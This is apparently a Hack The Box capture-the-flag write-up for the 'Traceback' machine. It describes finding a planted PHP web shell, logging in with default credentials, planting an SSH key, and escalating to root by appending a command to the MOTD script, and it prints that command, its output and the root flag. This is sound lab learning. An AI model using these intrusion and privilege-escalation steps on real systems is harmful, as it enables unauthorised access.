



\*Worked on with Irfran I via Zoom\*


First, I did nmap to scan to find open ports and found that HTTP was open. In the website's source code I found the following message:




By copying and pasting the message into Google, we found a GitHub repository with a bunch of php file names




We went through them from the bottom up and eventually doing 10.10.10.181/smevk.php directed us to this page:




We guessed the username/password would be admin/admin and it was correct.




Once inside, I noticed we could change the directory around, so I typed in “/home/” which took us to the home directory. Doing some scrolling we found that we could get webadmin privileges by having an RSA token.




I looked online and found that if I did ssh-keygen, then I could create my own rsa token. I took that token and then copied and pasted it here:



Once I did that I was able to ssh webadmin@10.10.10.181 successfully




I then found a .txt file that said:



After some experimenting around, we found that if we did “sudo -l” it showed us how to gain access to the Sysadmin user:







By doing echo “cat/root/root.txt” >> 00-header we were able to take the content in root/root.txt and bring it inside of the header.


```
sysadmin@traceback:/etc/update-motd.d$ echo "cat /root/root.txt" >> 00-header
sysadmin@traceback:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

echo "\nWelcome to Xh4H land \n"
cat /root/root.txt
sysadmin@traceback:/etc/update-motd.d$
```

---

Switching back to webadmin, we saw:



```
sysadmin@traceback: /etc/update-motd.d\n\n#####\nwebadmin@10.10.10.181's password:\n\nroot@kali1:~/.ssh# ssh webadmin@10.10.10.181 -i id_rsa\n#####\n----- OWNED BY XH4H -----\n- I guess stuff could have been configured better ^^ -\n#####\n\nWelcome to Xh4H land\n\nFailed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or\n\nLast login: Mon Apr 27 20:06:31 2020 from 10.10.16.50\nwebadmin@traceback:~$ exit\nlogout\nConnection to 10.10.10.181 closed.\nroot@kali1:~/.ssh# ssh webadmin@10.10.10.181 -i id_rsa\n#####\n----- OWNED BY XH4H -----\n- I guess stuff could have been configured better ^^ -\n#####\n\nWelcome to Xh4H land\n\n8255198663b65e938fa3e66affec0dbc\n\nFailed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or\n\nLast login: Mon Apr 27 20:11:23 2020 from 10.10.16.67\nwebadmin@traceback:~$
```

We ran this text into hack the box and we successfully owned root:

Check out our newest Pro Lab! Cybernetics is now available from the Labs > Pro Labs



# Traceback

Linux 26 # 7279 8586

★ 3.8

Reset

Own User

# Own Root

Status Check

Info Card

Documentation